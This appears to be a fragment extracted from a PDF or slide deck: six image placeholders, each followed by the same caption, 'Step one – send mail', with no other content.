


Step one – send mail.






Step one – send mail






Step one – send mail






Step one – send mail






Step one – send mail






Step one – send mail



